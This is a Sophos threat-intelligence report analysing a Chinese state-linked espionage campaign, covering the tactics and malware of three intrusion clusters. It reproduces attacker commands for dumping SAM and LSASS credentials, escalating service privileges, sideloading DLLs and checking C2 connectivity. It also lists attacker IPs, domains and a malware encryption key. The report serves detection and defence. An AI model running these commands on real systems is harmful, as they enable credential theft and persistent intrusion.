Operation Crimson Palace: A Technical Deep Dive

Written by Morgan Demboski, Paul Jaramillo, Mark Parsons

JUNE 05, 2024

SECURITY OPERATIONS THREAT RESEARCH CRIMSON PALACE SOPHOS X-OPS

Sophos Managed Detection and Response initiated a threat hunt across all customers after the detection of abuse of a vulnerable legitimate VMware executable (vmnat.exe) to perform dynamic link library (DLL) side-loading on one customer's network. In a search for similar incidents in telemetry, MDR ultimately uncovered a complex, persistent cyberespionage campaign targeting a high-profile government organization in Southeast Asia. As described in the first part of this report, we identified at least three distinct clusters of intrusion activity present in the organization's network from at least March 2023 through December 2023.

The three security threat activity clusters—which we designated as Alpha (STAC1248), Bravo (STAC1870), and Charlie (STAC1305) – are assessed with high confidence to operate on behalf of Chinese state interests. In this continuation of our report, we will provide deeper technical analysis of the three activity clusters, including the tactics, techniques, and procedures (TTPs) used in the campaign, aligned to activity clusters where possible. We also provide additional technical details on prior compromises within the same organization that appear to be connected to the campaign.



Cluster Alpha
March 2023 – August 2023
Known overlap: BackdoorDiplomacy; REF5961; Worok; TA428
Malware: Merlin C2 Agent; RUDEBIRD/Impersoni-Fake-Ator; PhantomNet; PowHeartBeat; EAGERBEE
Credential Access: SAM registry hive dump; LSASS dump
Lateral Movement: wmic; net use; psexec; rdpclip; valid accts; impacket
Privilege Escalation: Service creation; Windows services abuse
Cluster Bravo
March 2023
Known overlap: Unfading Sea Haze
Malware: CCoreDoor backdoor
Credential Access: LSASS dump
Lateral Movement: Valid accounts; Lateral tool transfer
Persistence: Scheduled tasks
Defense Evasion: Overwriting ntdll.dll in memory
Same admin credential set
443.txt creation
Same admin credential set
Same servers
Same Network/Victim
Chinese working hours
Overlapping timeframes
Operating from same endpoints
Ntdll.dll overwrite
Cluster Charlie
March 2023 – April 2024
Known overlap: Earth Longzhi (APT41 subgroup)
Malware: PocoProxy; Cobalt Strike; HUI Loader; Havoc C2
Credential Access: LSASS dump
Lateral Movement: Valid accounts; scheduled tasks; WinRS; wmic; remote service creation; impacket
Privilege Escalation: runas
Defense Evasion: Disconnect network drive mappings; anti-malware software abuse
Sophos X-Ops

Figure 1. Venn diagram showing distinction and overlap of the three security threat clusters uncovered during the Crimson Palace investigation, including connections to previously known threat actor groups.

Table of Contents

Prior compromise

While initial access occurred outside the scope of Sophos's coverage within the targeted organization, we were able to observe evidence of related activity dating back to early 2022, leading us to suspect the threat actors had long-standing access to unmanaged assets within the network.

March 2022 NUPAKAGE Detection

PowerShell Script Block logs from March 2022 indicate the adversary was using **check.exe** to collect specific file types modified after January 1, 2021. The binary was copied from the Group Policy Object (GPO) path '**SYSVOL'** to '**C:\Users\Public'** and deleted after execution.

Upon analysis, Sophos Labs identified **check.exe** as the tool NUPAKAGE, which has been publicly attributed by Trend Micro to the Chinese threat group Earth Preta (which overlaps with CrowdStrike's Mustang Panda). This activity is identified by Sophos detection **Troj/Steal-BLP**.

```
'C:\users\public\check.exe 20210101 "txt;doc;docx;xls;xlsx;pdf'
```


December 2022 DLL-Stitching Incident

When the organization enrolled a subset of endpoints with Sophos' MDR service, multiple detections of suspicious activities on those endpoints prompted investigations. These included a December 2022 investigation into intrusion activity where DLL-stitching was used to obfuscate and deploy two malicious backdoors on target domain controllers. The attacker created two DLLs (**swprvs.dll** and **appmgmt.dll**) and replaced the legitimate Shadow Copy Provider Service and Application Management Service DLL paths in the registry. An 's' was added to the filename of the legitimate **swprv.dll** and the **'s' was removed** from the legitimate **appmgmts.dll.**

```
cmd.exe /Q /c reg add HKLM\SYSTEM\CurrentControlSet\Services\swprv\Parameters /v ServiceDll /t
REG_EXPAND_SZ /d "%SystemRoot%\system32\swprvs.dll" /f 1>
\\127.0.0.1\ADMIN$\__<redacted>.399847 2>&1
```

To pad the masquerading **appmgmt.dll**, the threat actor used Impacket to stitch the open-source multi-feature proxy tool Stowaway (**msoe.dll**) with all DLLs starting with 'd' from the **'system32'** directory, resulting in more than 90 executables being stitched one after another into a single DLL.

```
cmd.exe /Q /c copy /b c:\windows\temp\msoe.dll +c:\windows\system32\d*.dll
c:\windows\temp\appmgmt.dll 1> \\127.0.0.1\ADMIN$\__<redacted> 2>&1".
```



\sophos-upload-676374515\appmgmt.dll]

```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
68E  55 48 89 E5 48 83 EC 20 48 89 4D 10 89 55 18 4C
69E  89 45 20 48 8B 05 48 D7 55 00 C7 00 00 00 00 00
6AE  48 8B 55 20 8B 45 18 49 89 D0 89 C2 48 8B 4D 10
```

Offset	Name	Value	Meaning
55DE00	Characteristics	0	
55DE04	TimeDateStamp	[redacted]	
55DE08	MajorVersion	0	
55DE0A	MinorVersion	0	
55DE0C	Name	59F406	msoe.dll
55DE10	Base	1	
55DE14	NumberOfFunc...	2863	
55DE18	NumberOfNames	2863	
55DE1C	AddressOfFunc...	586028	
55DE20	AddressOfNames	5901B4	
55DE24	AddressOfNam...	59A340	

Figure 2: The exports of the masquerading appmgmt.dll

While there were no direct observations around the creation of **swprv.dll**, static analysis indicated the DLL consisted of roughly 120 executables stitched together, including a malicious RAT (**lib.dat**) with basic functionalities, such as the ability to read and write files and establish C2 communications. Sophos Labs analysts determined the tool uses the RC4 algorithm to encrypt and decrypt the files used by the malware.

Figure 3: Reverse engineered source code of swprv.dll sample showing basic RAT commands

As a result of the Labs analysis, detections **Troj/Backdr-NX** and **ATK/Stowaway-C** were deployed across Sophos customers to detect the stitched DLL payloads, and a behavioral detection was created to detect when a Service DLL is added to the registry.

Indicators of compromise for these prior events can be found on the Sophos GitHub page here.

Cluster Alpha (STAC1248)

Credential Access:

SAM Registry Hive Dump

On March 6, a compromised administrator account was used to pivot from an unmanaged asset to a domain controller. Once connected, the actor harvested credentials using a common technique, "***reg save hklm\sam sam***", to target the Security Accounts Manager (SAM) registry hive.

Attempted Credential Dumps

Later in the intrusion, the threat actor attempted a remote registry dump, "***C:\Windows\system32\svchost.exe -k localService -p -s RemoteRegistry***", but the file output ('***C:\Windows\System32\PrlwouGs.tmp'***) was immediately removed by the Sophos agent. In August, Sophos MDR observed a further attempt to use a renamed Process Explorer (**p64.exe**) to collect more credentials, "***p64.exe -accepteula -ma lsass.exe 1.dmp***", but was again blocked by Sophos controls.

Discovery:

Domain Enumeration

In mid-March 2023, the actor was observed using valid administrator credentials to perform discovery on a domain controller, focused primarily on domain enumeration:

- **Net group /domain**
- **Net group "domain admins" /domain**
- **Net group "domain controllers" /domain**
- **Nltest /domain_trusts**
- **Net session**
- **Net use \\<IP>**
- **Net user sophos**
- **Net user sophos /domain**

Additional enumeration efforts occurred in May as the actor ran commands to target specific domains and DNS records across multiple domain controllers, which enabled them to quickly identify users with administrative rights and the systems used for authentication. Sophos observed Cluster Alpha activity simultaneously on different domain controllers, indicating a comprehensive approach to harvesting information from each domain controller independently.

- **Net localgroup administrators**
- **dnscmd . /EnumRecords <domain>**
- **dsquery server**
- **dsquery * "CN=Configuration,DC=<redacted>,DC=local" -Filter "(objectcategory=msExchExchangeServer)"**
- **dnscmd . /EnumRecords <domain>**
- **dnscmd . /EnumZones**

PowerShell scripts

The actor also leveraged PowerShell modules, such as **Get-UserLogon** and **Get-EventLog,** to enumerate discovery information in a stealthier manner. While the scope of this reconnaissance was limited to administrative users in May, the list expanded to a larger list of users in June.

By capturing the Event ID 4624 events in a formatted list, the actor was likely trying to confirm which systems were accessible by the targeted accounts. The command output was then saved to **MicrosoftUpdate.dat** and **rsc.dat** in the temporary directory.

```
cmd.exe /C powershell -command "Get-UserLogon -all|out-file C:\Users\
<redacted>\AppData\Local\Temp\MicrosoftUpdate.dat" > C:\Windows\Temp\swqEqUBj.tmp 2>&1
cmd.exe /C powershell.exe -exec bypass -Command " Get-EventLog -LogName Security -After
'2023/03/01 00:00' | Where-Object {$_.eventid -eq 4624 -and $_.Message-like '*<redacted>*'} |
Format-List|out-file -filepath C:\Users\<redacted>\AppData\Local\Temp\MicrosoftUpdate.dat" >
C:\Windows\Temp\BBXJcedO.tmp 2>&1
```

During these discovery efforts, the actor promptly cleaned up their tools and reconnaissance output.

```
cmd.exe /C del /q "C:\Program Files\WindowsPowerShell\Modules\Get-UserLogon\Get-
UserLogon.psm1" > C:\Windows\Temp\nTJTUUlN.tmp 2>&1
cmd.exe /C del /q C:\Users\<redacted>\AppData\Local\Temp\MicrosoftUpdate.dat >
C:\Windows\Temp\sFfOvAwR.tmp 2>&1
```

Collection & Staging

In preparation to transfer the large collection of internal discovery data, the actor compressed the data using a renamed WinRAR command line tool (**winsc.exe**).

```
cmd.exe /C C:\Users\<redacted>\AppData\Local\Temp\winsc.exe a C:\Users\
<redacted>\AppData\Local\Temp\rsc.dat C:\Users\
<redacted>\AppData\Local\Temp\MicrosoftUpdate.dat > C:\Windows\Temp\YnlIdMii.tmp 2>&1
```

Lateral Movement:

Net use and wmic

For lateral movement March and April, the actor used traditional **net use** and **wmic** commands to move to additional machines via valid accounts.

```
net use \\172.27.<redacted>
wmic  /node:"172.27.<redacted>"   /user:"<redacted>"   /password:"<redacted>"   process call
create "c:\programdata\vmnat\vmtools\vmnat.exe"
```

The actor typed the wrong slash in their authentications to demarcate the domain from the username, which temporarily prevented further lateral movement. We assess with high confidence that this is indicative of non-automated activity. In a later instance, the attacker mistakenly appended their own machine's domain to the authentications.

They hastily changed to different credentials. We believe this was because they incorrectly assumed that their compromised credentials had been disabled. As a result, the MDR hunt team was able to identify additional compromised accounts.

RDP, Impacket, and PSEXEC

We also observed Remote Desktop Protocol (RDP) activity in Cluster Alpha, including the **rdpclip function** to cut and paste data from their remote sessions. Beginning in April, and at a much higher frequency in May, the actor used the **atexec** and **smbexec Impacket modules** to remotely execute commands. They also attempted to use PSEXEC renamed as **bypassrpc.exe** for remote execution, but this activity was blocked by the Sophos agent.

Persistence/ Privilege Escalation:

Registry Key Creation

Following the deployment in March of a copy of a legitimate version of vmnat.exe (the VMware NAT service)—the pattern of attack that triggered the initial threat hunt—the actor was observed creating registry keys to establish persistence.

```
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\vmnattools\Parameters /v
Application /t REG_SZ /d c:\programdata\microsoft\vmware\vmnat\vmtools\vmnat.exe /f
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\vmnattools\Parameters /v
AppDirectory /t REG_SZ /d c:\programdata\microsoft\vmware\vmnat\vmtools /f
```

Service Creation – Vmnat via INSTSRV.EXE and Srvany.exe

On multiple occasions, the threat actor chained together two uncommon LOLBins – **instsrv.exe** and **srvany.exe** – to create a service using the exploited vmnat.exe, which provided persistence with system-level privileges.

```
c:\programdata\microsoft\vmware\vmnat\vmtools\instsrv.exe vmnattools
c:\programdata\microsoft\vmware\vmnat\vmtools\srvany.exe
```

Windows Services Abuse

Sophos MDR hunters also repeatedly observed the actor in Cluster Alpha attempting to escalate privileges by modifying permissions for the IKEEXT service. The first attempt occurred in June when a PhantomNet implant (**sslwnd64.exe**) created malicious files **wlbsctrl.dll** and **TSVIPSrv.dll** and migrated them to the **'System32'** directory to be loaded by **svchost.exe**. Simultaneously, the implant spawned a command session to restart the SessionEnv and IKEEXT services, which then loaded **wlbsctrl.dll** and **TSVIPSrv.dll** respectively**.** When the service was restarted, commands were executed to modify the permissions for the IKEEXT service in the registry.

A week later, the threat actor launched a batch file (**setup.bat**) to deploy a different version of **TSVIPSrv.dll** to disk and migrated it to '**C:\Windows\SysWOW64**'. In a similar sequence, **setup.bat** stopped and started the IKEEXT service and modified IKEEXT permissions in the registry.

```
Net stop IKEEXT
reg add hklm\SYSTEM\CurrentControlSet\Services\IKEEXT /v RequiredPrivileges /t REG_MULTI_SZ /d
SeAuditPrivilege\0SeBackupPrivilege\
0SeRestorePrivilege\0SeTakeOwnershipPrivilege\0SeImpersonatePrivilege\0SeTcbPrivilege\0SeAssignPrimaryTokenPrivilege\0SeMana
0SeCreateSymbolicLinkPrivilege\0SeShutdownPrivilege /f
sc config IKEEXT  Start= auto
sc config IKEEXT  obj= LocalSystem
net start IKEEXT
C:\Windows\system32\net1 start IKEEXT
```

By loading the DLLs in this way, the IKEEXT service was infected with new variants of EAGERBEE malware (**wlbsctrl.dll** and **TSVIPSrv.dll**) , while the registry key additions gave the infected service additional unauthorized privileges. Specifically, the actor invoked a series of token privileges, including **SeBackupPrivilege**, **SeRestorePrivilege**, and **SeTakeOwnershipPrivilege**, which enable read and write access control to any file on the system regardless of ACL or ownership rights. The actor abused these privileges to capture the SAM registry hive and backups of every file, including those containing administrator hashes. Another invoked privilege was **SeTcbPrivilege**, which can be used to modify process-level access tokens and impersonate other users without having to know their credentials.

Command-and-Control (C2):

Sideloading a Merlin C2 Agent

We observed the first persistence mechanism used in Cluster Alpha in March, when the attacker deployed , an open-source C2 tool written in Golang. To deploy the payload, the actor leveraged a legitimate version of **vmnat.exe** to sideload **SHFOLDER.dll**, which loaded the Merlin C2 Agent as **vmnat.dll**. Notably, this observed sideloading chain closely resembles a process described in a report to deploy a Merlin Agent by a Chinese threat group tracked as BackdoorDiplomacy.

Sophos Labs analysis revealed **SHFOLDER.dll** to have a DLL export name of **mfcexport.dll**, which appears to be unique to this malware, with the export **SHGetFolderPathW** function. Interestingly, the **SHGetFolderPathW** function in **SHFOLDER.dll** only runs to invoke the **InitGadgets** export in the malicious **vmnat.dll**, leading to a high confidence assessment that **SHFOLDER.dll** is used to intercept legitimate API calls (shim) and redirect them to the malicious DLL.

Once invoked, **vmnat.dll** uses **InitGadgets** to call the **setDesktopMonitorHook** function, which establishes communications with the domain **cloud.keepasses[.]com** before decoding additional payloads into memory. Near the end of the **vmnat.dll** file, the C2 URL is appended with a time value (**https://cloud.keepasses[.]com:443;29s**) in a configuration block encrypted with DES CBC encryption with the start marker **"0x5345?"**. It also contains both the Go implementation of OpenSSL and its own custom DES decryptor (one in common use in China), even though the included Go SSL libraries contain their own DES decryptor.

Figure 4: Diagram showing deployment and execution of Merlin C2 Agent

Attempted deployment of suspected Quarian backdoor loader

In April, the actor was observed exploiting the legitimate executable **mobpopup.exe** (renamed **winsecunicity.exe**) to sideload a malicious DLL (**pc2msupp.dll)**. This deployment technique also resembles a process outlined in the same BitDefender report on Backdoor Diplomacy to sideload the Quarian backdoor. However, since the Sophos endpoint protection agent deleted the malicious files prior to execution, we are unable to confirm whether the Quarian backdoor was the intended final payload.

RUDEBIRD / Impersoni-Fake-Ator Malware

Two days after the attempted Quarian sideload, Sophos MDR hunters observed the actor execute a malware embedded in a legitimate version of the SysInternals ZoomIt Screen Magnifier Utility. In analyzing this sample, Sophos Labs found notable overlap with two publicly reported malware families that also embed themselves in legitimate applications: RUDEBIRD and Impersoni-Fake-Ator.

To deploy the malware, the actor overwrote the beginning code section in a valid Sysinternals executable with malicious code. Executed as **'C:\Windows\SysWOW64\setup\MSI64.EXE',** the recovered malware is a highly obfuscated sample capable of dynamically parsing the Process Environment Block (PEB) to stealthily resolve Windows API functions. It uses an API hashing algorithm of **'Multiply 0x21 and ADD'** to obfuscate which Windows API calls it is attempting to resolve and execute.

Figure 5: RUDEBIRD (MSI64.exe) API hashing algorithm

The payload in **MSI64.exe** is compressed with LZNT1 and staged in separate XOR-encoded blobs. The first blob is a configuration containing two to C2 IPs (**195.123.247[.]50** and **185.195.237[.]123**); the other is the shellcode of the final payload that's decompressed using the dynamically resolved **RtlDecompressBuffer** API and executed. Reverse engineering of the shellcode revealed many of the payload's functions, such as:

Figure 6: Sample of reverse engineered MSI64.exe functions

The **MSI64.exe** sample contains the same publicly available API hashing algorithm, mutex creation of 'VV.0', and C2 IP **185.195.237[.]123** as RUDEBIRD malware detailed by Elastic. However, reverse engineering of the sample also revealed the C2 command functionality to overlap with documented C2 commands in Impersoni-Fake-Ator malware detailed by BitDefender. Our analysis of the available data leads us to believe that the RUDEBIRD and Impersoni-Fake-Ator malware families are quite similar, or potentially even the same. As such, it is very likely that the **MSI64.exe** sample leveraged in this campaign was a novel variant of one or both malware families.

Figure 7: Reverse engineered section of **MSI64.exe** showing functionality of received C2 commands

Endpoint protection vendor software abuses

Throughout the campaign, the actor in Cluster Alpha frequently abused endpoint protection software binaries to sideload their malicious payloads. In April, Sophos hunters observed an unsuccessful attempt to sideload a malicious DLL (**mpclient.dll**) by executing a Microsoft signed binary part of Windows Defender (**MpUXsrv.exe**), but the payload had already been deleted by Sophos endpoint protection.

A few months later, the actor exploited an application associated with the Chinese malware protection software company Beijing Huorong Network Technology Co. called **usysdiag.exe** (renamed **ph.exe**) to sideload a malicious DLL (**SensAPI.dll).** Upon execution, **ph.exe** sideloaded SensAPI.dll and spawned dllhost.exe, which made an outbound connection to attacker IP **139.162.18[.]97** before deleting **ph.exe** and **SensAPI.dll** within five minutes. This left a C2 session to the attacker IP spawned into **dllhost.exe** that was flagged by Sophos detection **EQL-WIN-EXE-PRC-PERFLOGS-1**.

Loading PhantomNet

Sophos observed three different samples of the PhantomNet backdoor in Cluster Alpha, which were loaded onto systems at different times under the file names: **sslwnd64.exe**; **oci.dll**; and **nethood.exe**. PhantomNet (aka SManager, DOWNTOWN) is a simple backdoor capable of collecting victim information and installing malicious plugins that has been previously attributed to Chinese APT TA428.

Throughout the intrusion, the actor in Cluster Alpha leveraged the PhantomNet implants, particularly the **sslwnd64.exe** sample, to establish C2 communications and load additional payloads. All three samples have similar code and embedded OpenSSL components, and their configurations and the paths of their program database (PDB, used for debugging information) resemble a PhantomNet sample reported by Group-IB Threat Intelligence in June 2023.

Oci.dll PDB path:

```
E:\2023 LTL\2023DM\20221206NewWakeUp_V4.0\_OUT\LoadWin32_x64.pdb
```

Sslwnd64.dll & nethood.dll PDB path:

```
E:\20220501\TTT_SharpArrow 7.4\2022LTL\20220618\20220915NewWakeUp_V1.0\_OUT\LoadWin32_x64.pdb
```

Figure 8: PhantomNet sample (**sslwnd64.exe)** configuration containing C2 IPs associate.feedfoodconcerning[.]info & associate.freeonlinelearningtech[.]com

Analysis by Sophos Labs revealed the backdoor samples contain zlib-compressed OpenSSL DLLs in the resource directory **TTT**, with an RC4 encrypted config block using the key **‘L!Q@W#E$R%T^Y&U*A|}t~k’**. The main loader decrypts and loads the DLL payload before calling the ‘**Start’** export that passes the encrypted configuration address to enable C2 communications.

Figure 9: Reversed PhantomNet (sslwnd64.exe) sample code block showing decryption and loading of the PhantomNet DLL payload and calling ‘Start’ export

Oci.dll PhantomNet Variant

The **oci.dll** variant has one difference: it can be potentially used in DLL sideloading, as it impersonates **explorerframe.dll** with its forwarded exports.

Figure 10: PhantomNet malware sample (oci.dll) forwarder exports

In deploying the oci.dll sample, the actor created a SOCKS proxy to be used by the Microsoft Distributed Transaction Coordinator (MSDTC) service but struggled to sideload the malicious DLL as it was moved to the incorrect Windows directory for MSDTC.exe to map it. Despite this, the actor succeeded in sideloading **oci.dll** on other servers, and Sophos observed the SOCKS proxy connecting to several attacker C2s a month later: **104.21.3[.]57**; **172.67.130[.]71; 185.82.217[.]164; 195.123.245[.]79**.

The actor was then seen attempting a known DLL hijacking technique, phantom DLL sideloading. By placing the malicious oci.dll in a location read by the MSDTC service’s executable—a location the file does not usually occur in—the malicious code was called when the service was stopped and restarted from a local SYSTEM account.

```
cmd /c move oci.dll c:\windows\system32\
net stop msdtc
sc config msdtc obj= LocalSystem
net start msdtc
```

Sophos MDR also observed the actor using valid accounts to create **sslwnd64.exe** and execute the backdoor to establish C2 communications to attacker IP **185.167.116[.]30**, which was also used as C2 for the actor's RUDEBIRD malware.

PowHeartBeat backdoor

Around the same time, the threat actor in Cluster Alpha used different techniques to deploy the PowHeartBeat backdoor and establish brief connections to **msudapis[.]info**, now known to be an exfiltration domain**.** PowHeartBeat is a full-featured PowerShell backdoor containing various layers of obfuscated code masking the backdoor functionality.

Figure 11:Diagram showing different techniques used to deploy the PowHeartBeat backdoorIn the first instance, VMNat.exe was seen spawning a command session that executed **'C:\ProgramData\Microsoft\Vault\1.bat**' and ran a PowerShell script (**1.ps1**) containing the PowHeartBeat backdoor code. The script executes to connect to **msudapis[.]info** over port 443, compiling **'C:\Windows\Temp\ba0oddof\ba0oddof.dll'** and continuing network communications for 24 hours.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths
@"C:\Windows\TEMP\ba0oddof\ba0oddof.cmdline" >>
C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86
"/OUT:C:\Windows\TEMP\RESC412.tmp"
"c:\Windows\Temp\ba0oddof\CSC3B1CFE4783554F8C923D8821BA1B281A.TMP"
```

Two weeks later, Sophos MDR hunters observed VMNat launch a PowerShell TCP listener for the same domain (**msudapis[.]info**) in a likely attempt to check the C2 connection, before immediately executing the file **SophosUD.exe** containing a PowHeartBeat backdoor implant.

```
cmd /c powersh ||| ell -e <Encoded PowerShell> [443 | % {echo ((new-object
Net.Sockets.TcpClient).Connect(&quot;www.msudapis.info&quot;,$_)) $_&quot; is open!&quot;}
2&gt;$null]
```

In this instance, instead of executing the PowerShell script directly, the actors used a .NET executable obfuscated using Reactor (**SophosUD.exe**) as a loader for an AES-encrypted PowerShell script, which exhibited the same capabilities, CSC compilation, and outbound domain as the **1.ps1** script run two weeks before. Upon execution, the backdoor generated direct IP communications to **154.39.137[.]29** (hosting the domain **msudapis[.]info**) before being killed approximately 11 minutes later, as well as executed a CSC compilation that created **pdzaix2o.dll**.

```
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths
@"C:\Windows\TEMP\pdzaix2o\pdzaix2o.cmdline" >>
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86
"/OUT:C:\Windows\TEMP\RES36E9.tmp"
"c:\Windows\Temp\pdzaix2o\CSCEA37B09CA2D74FFF8466F6A728682F11.TMP"
```

Sophos Labs implemented detections Troj/PwrHBeat-A and Troj/PowerSh-J to detect this malicious behavior.

Figure 12: Decoded Main Function of SophosUD.exe (Decompiled C# Code of SophosUD.exe)

Figure 13: SophosUD.exe Decoded PowerShell Script

Two months later, the actor attempted to drop another PowHeartBeat sample (**SophosUD2.exe**), but the binary was blocked by the Sophos agent under detection **Mal/Generic-S**. In this sample, the C2 IP **147.139.47[.]141** was found in the embedded base64 script of the backdoor.

Defense Evasion

New Variants of EAGERBEE Malware

While multiple evasion tactics were observed in Cluster Alpha, the most notable ones involved new variants of EAGERBEE, a Chinese-nexus malware first reported by Elastic Security in October 2023. Though Elastic noted the samples of EAGERBEE they observed had a low level of sophistication, the variants observed by Sophos indicate that the malware has been significantly upgraded. Specifically, the uncovered samples (TSVIPSrv.dll and wlbsctrl.dll) exhibited the new capability of modifying network packets to disable compromised systems from communicating with malware protection policy servers and cloud-based detection capabilities.

First loaded on the system in June by using phantom DLL hijackingto infect the IKEEXT and SessionENV services, **TSVIPSrv.dll** and **wlbsctrl.dll** were identified by Sophos Labs to have significant structural overlaps with Elastic's analysis on EAGERBEE, including:

- Matching IP:PORT structure
- Same reference to **mui** containing the encrypted configuration
- Same graphical error of **'DONNECT'** instead of **'CONNECT'** in the HTTP request string

Figure 14: Iconcache configuration from observed TSVIPSrv.dll sample

Figure 15: Screenshot of EAGERBEE malware configuration from Elastic Security

Figure 16: HTTP Request String containing DONNECT typo from observed TSVIPSrv.dll sample

Figure 17: Screenshot of EAGERBEE HTTP request string from Elastic Security

In each highly obfuscated DLL, the threat actor tried to hinder analysis by modifying parts of the PE (Portable Executable) header and using their own PE loader in the unpacker shellcode. The loader decompresses and executes the EAGERBEE payload, which installs two WinDivert binaries (**WinDivert.DLL** and **WinDivert.sys**).

WinDivert is a powerful user-mode package for Windows, including capture, modification, blocking, and re-injection capabilities. However, the deployed **WinDivert.DLL** contained an additional modification deviating from the original source code.

Upon execution, the WinDivert DLL creates a new thread to monitor outgoing traffic to UDP Port 53. To misguide analysts into thinking the malware filters UDP Port 5 traffic, the code contains the hardcoded string '**udp.DstPort == 5'** but appends a '**3'** afterward to filter DNS traffic on Port 53.

Figure 18: Reverse engineered code block assembling port 53 UDP filter and calling WinDivert

